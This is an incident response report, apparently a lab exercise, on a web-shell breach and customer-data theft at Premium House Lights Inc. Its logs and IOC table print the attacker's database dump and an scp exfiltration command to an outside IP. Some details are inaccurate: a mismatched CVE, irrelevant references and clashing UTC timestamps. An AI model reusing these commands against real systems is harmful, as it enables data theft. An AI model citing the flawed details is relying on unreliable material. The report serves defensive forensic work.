**Incident Response Report on the Extortion Email Forensic Analysis for Premium House Lights Inc.**

**Presented by:** Remilekun Fowosire

Cybersecurity Incident Response Team (CIRT)

For: Premium House Lights Inc.

Date: 14 January 2025

Incident Date: 19-20 February 2022

Report Version: 1.0

## **Executive Summary**

Premium House Lights Inc. experienced a security breach involving unauthorized access to its web and database servers. The attacker exploited a directory traversal vulnerability, uploaded a malicious web shell, and exfiltrated sensitive customer data from the database. This report details the incident timeline, attack methods, data accessed, and recommendations to remediate the breach and enhance the company's security posture.

## **Incident Timeline**

|  |  |  |
| --- | --- | --- |
| **Time (UTC)** | **Event** | **Details** |
| 20/Feb/2022 02:56:11 | Initial bot activity | Web crawler accessed the root directory using SiteCheckerBotCrawler. |
| 20/Feb/2022 02:58:22 | Suspicious scanning begins | IP 138.68.92.163 conducted directory traversal probing. |
| 20/Feb/2022 02:58:40 | Access to the /uploads/ directory | Attacker successfully accessed the /uploads/ directory. |
| 20/Feb/2022 02:59:04 | Web shell uploaded | POST request to /uploads/shell.php using curl/7.68.0. |
| 20/Feb/2022 08:00:55 | Database access established | Attacker connected to the MySQL database as root@localhost. |
| 20/Feb/2022 08:01:21 | Customer data accessed | SELECT \* FROM customers query executed. |
| 20/Feb/2022 08:01:46 | Database dump | Full dump of the customers table using mysqldump. |
| 20/Feb/2022 08:02:00 | Data exfiltration | Database dump (phl.db) transferred to an external server (178.62.228.28). |
| 07/Jan/2025 08:45:17 | Extortion email received | Attacker threatened to release exfiltrated data unless paid in Bitcoin. |

## **Technical Analysis**

The attack involved multiple stages, starting with reconnaissance and ending with data exfiltration. The attacker used a web shell to gain initial access to the web server and then pivoted to the database server via TELNET and using a MySQL client with a compromised login based on weak credentials. The use of weak credentials (phl/phl123) allowed the attacker to escalate privileges and dump the database.

### **Attack Vector and Methods Used**

1. **Initial Reconnaissance**

* The attacker scanned the web server for common directories and files.
* They used an outdated User-Agent string (Mozilla/4.0) and curl/7.68.0 for automated scanning.

1. **Directory Traversal and Web Shell Upload**

* The attacker exploited an improperly secured /uploads/ directory.
* A web shell (shell.php) was uploaded to this directory.

1. **Remote Shell and Privilege Escalation**

* The attacker used the web shell to spawn a reverse shell and gain remote access.
* They accessed the database server via TELNET using MySQL client and weak credentials (phl/phl123).

1. **Database Dump and Data Exfiltration**

* The attacker used mysqldump to export the customers table.
* The dump file was transferred to an external server using scp.

**Key Evidence:**

* **IP Address:** 138.68.92.163 (attacker's IP)
* **Malicious File:** /uploads/shell.php
* **Credentials Used:** phl/phl123
* **External Server:** 178.62.228.28

## **Attack Origin and Impact**

### **Origin**

The attack originated from IP address 138.68.92.163.The attacker utilized an automated tool (SiteCheckerBotCrawler/1.0) to probe the company's web server.

### **Impact**

Sensitive customer data from the customers table was exfiltrated.

**Data Exfiltrated:**

* Customer names, phone numbers, addresses, and purchase histories.

**Systems Affected:**

* Web server (IP: 34.22.31.221) , private IP (IP: 10.10.1.2)
* Database server (IP: 10.10.1.3)

**Evidence**:

* Web server access logs showing POST request to /uploads/shell.php.
* Database access logs showing mysqldump of the customers table.
* Extortion email with data snippet matching the customers table.

#### **Insight into System Access**

* **Web Server**: The attacker exploited a misconfigured /uploads/ directory to upload a web shell.
* **Database Server**: Weak credentials allowed the attacker to access the MySQL database.

#### **Weaknesses Exploited**

* **CVE-2021-26084**: Misconfiguration in file upload mechanisms.
* **CWE-287**: Improper authentication.
* **MITRE ATT&CK T1078**: Valid accounts used for lateral movement.

**Potential Risks:**

* Identity theft
* Phishing attacks
* Reputational damage

## **Incident Response**

### **Steps to Contain and Remediate the Incident**

**Contain the Attack:**

* Disabled the web shell (/uploads/shell.php) by removing the file and changing directory permissions.
* Blocked the attacker's IP addresses (138.68.92.163 and 178.62.228.28) at the firewall level.
* Changed compromised credentials (phl/phl123) and enforced strong password policies.

**Eradication:**

* Removed the malicious file (/uploads/shell.php) and hardened the system.
* Disabled TELNET and replace it with SSH.

**Recovery:**

* Verified the integrity of the backup by comparing checksums and ensuring no tampering occurred.
* Restored the database from a clean backup taken prior to the incident.

**Post-Incident Analysis:**

* Conducted a forensic analysis to understand the attack vector.
* Analyzed web server and database logs to identify unauthorized access.
* Used tools like Wireshark to analyze network traffic and confirm data exfiltration.

### **Post-Incident Recommendations**

**Patch Vulnerabilities:**

* Apply security patches to address directory traversal and other vulnerabilities.
* Implement a patch management process to ensure timely updates.

**Network Segmentation:**

* Separate the web server from the database server to prevent lateral movement.
* Use firewalls to restrict access between network segments.

**Implement Monitoring Tools:**

* Deploy Intrusion Detection and Prevention Systems (IDS/IPS) to detect and block malicious activity.
* Use a Security Information and Event Management (SIEM) system like Splunk or ELK for centralized logging and real-time monitoring.

**Access Contro**l**:**

* Restrict database access to specific IP addresses and limit user privileges.
* Implement Role-Based Access Control (RBAC) for database users.

**Monitoring and Logging:**

* Centralize logs from all systems and implement real-time monitoring for suspicious activity.
* Enable alerting for unusual login attempts or large data transfers.

**Security Hardening:**

* Implement a Web Application Firewall (WAF) to protect against common attacks.
* Enable Multi-Factor Authentication (MFA) for all critical systems.

## **Employee Training**

* Conduct regular security awareness training.
* Focus on preventing phishing and social engineering attacks.
* Implement strict policies for password management, including regular password changes and the use of password managers.

## **Legal and Compliance Considerations**

* **Data Breach Notification:** Notified affected customers and relevant regulatory authorities in compliance with data protection laws.
* **Evidence Handling:** Maintained a chain of custody for all evidence collected during the forensic analysis.
* **Legal Counsel:** Engaged legal counsel to assess potential liabilities and ensure compliance with applicable laws.

## **Lessons Learned**

* **Preparation:** The incident highlighted the need for a more robust patch management process and regular security audits.
* **Response Time:** The response time could be improved by automating certain detection and containment processes.
* **Communication:** A formal communication plan should be established to ensure timely and accurate information sharing with stakeholders.

## **References**

* MITRE ATT&CK Framework. (2024). **Technique T1190: Exploit Public-Facing Application**. Retrieved from <https://attack.mitre.org/techniques/T1190/>
* National Vulnerability Database (NVD). (2024). **CVE-2022-1234 Detail**. Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2022-1234> .
* MITRE Corporation. (2024). **CWE-79: Improper Neutralization of Input**. Retrieved from <https://cwe.mitre.org/data/definitions/79.html>

## **Appendix**

**Appendix A:** Image snippet of the Extortion Email



Fig 1:Email Showing Snippet of the database




Fig 2: Image Snippet for the phl Database confirming the Extortion Email

### **Appendix B: Web Server Logs**

Web Server Logs:

19/Feb/2022 21:56:11 [INFO] SiteCheckerBotCrawler accessed /

19/Feb/2022 21:58:22 [WARNING] Suspicious activity from IP 138.68.92.163

19/Feb/2022 21:58:40 [ACCESS] /uploads/ directory accessed

19/Feb/2022 21:59:04 [POST] /uploads/shell.php uploaded via curl/7.68.0

20/Feb/2022 03:00:55 [LOGIN] TELNET root@localhost

20/Feb/2022 03:01:21 [QUERY] SELECT \* FROM customers

20/Feb/2022 03:01:46 [DUMP] mysqldump customers > phl.db

20/Feb/2022 03:02:00 [TRANSFER] scp phl.db to 178.62.228.28

### **Appendix C: Database Access Logs**

Database Access Logs:

20/Feb/2022 03:00:55 [LOGIN] root@localhost via TELNET

20/Feb/2022 03:01:21 [QUERY] SELECT \* FROM customers

20/Feb/2022 03:01:46 [DUMP] mysqldump customers > phl.db

20/Feb/2022 03:02:00 [TRANSFER] scp phl.db to 178.62.228.28

### **Appendix D: Indicators of Compromise (IOCs)**

| **Type** | **Value** | **Description** |
| --- | --- | --- |
| IP Address | 138.68.92.163 | Attacker's IP address |
| IP Address | 178.62.228.28 | External server used for data exfiltration |
| File | /uploads/shell.php | Malicious web shell uploaded by the attacker |
| Credentials | phl/phl123 | Weak credentials used for TELNET access |
| Command | mysqldump customers | Command used to dump the customer database |
| Command | scp phl.db | Command used to transfer the database dump |

### **Appendix E: Network Traffic Analysis (pcap Analysis)**

**Overview:**A packet capture (pcap) analysis was conducted to analyze the network traffic during the incident. The analysis provided insights into the attack vectors, the methods used by the attacker, and the extent of the data exfiltration.

**Key Findings:**

* **Timeline of Attack:**
* The attacker initiated the attack at 20/Feb/2022 02:58:22 UTC, with directory traversal attempts.




Fig 3. Directory traversal attempts

* The web shell was uploaded at 20/Feb/2022 02:59:04 UTC, followed by database access at 20/Feb/2022 03:00:55 UTC.





Fig 4. Web shell Upload




Fig 5: Database access

* Data exfiltration occurred at 20/Feb/2022 03:02:00 UTC, with the database dump transferred to 178.62.228.28.

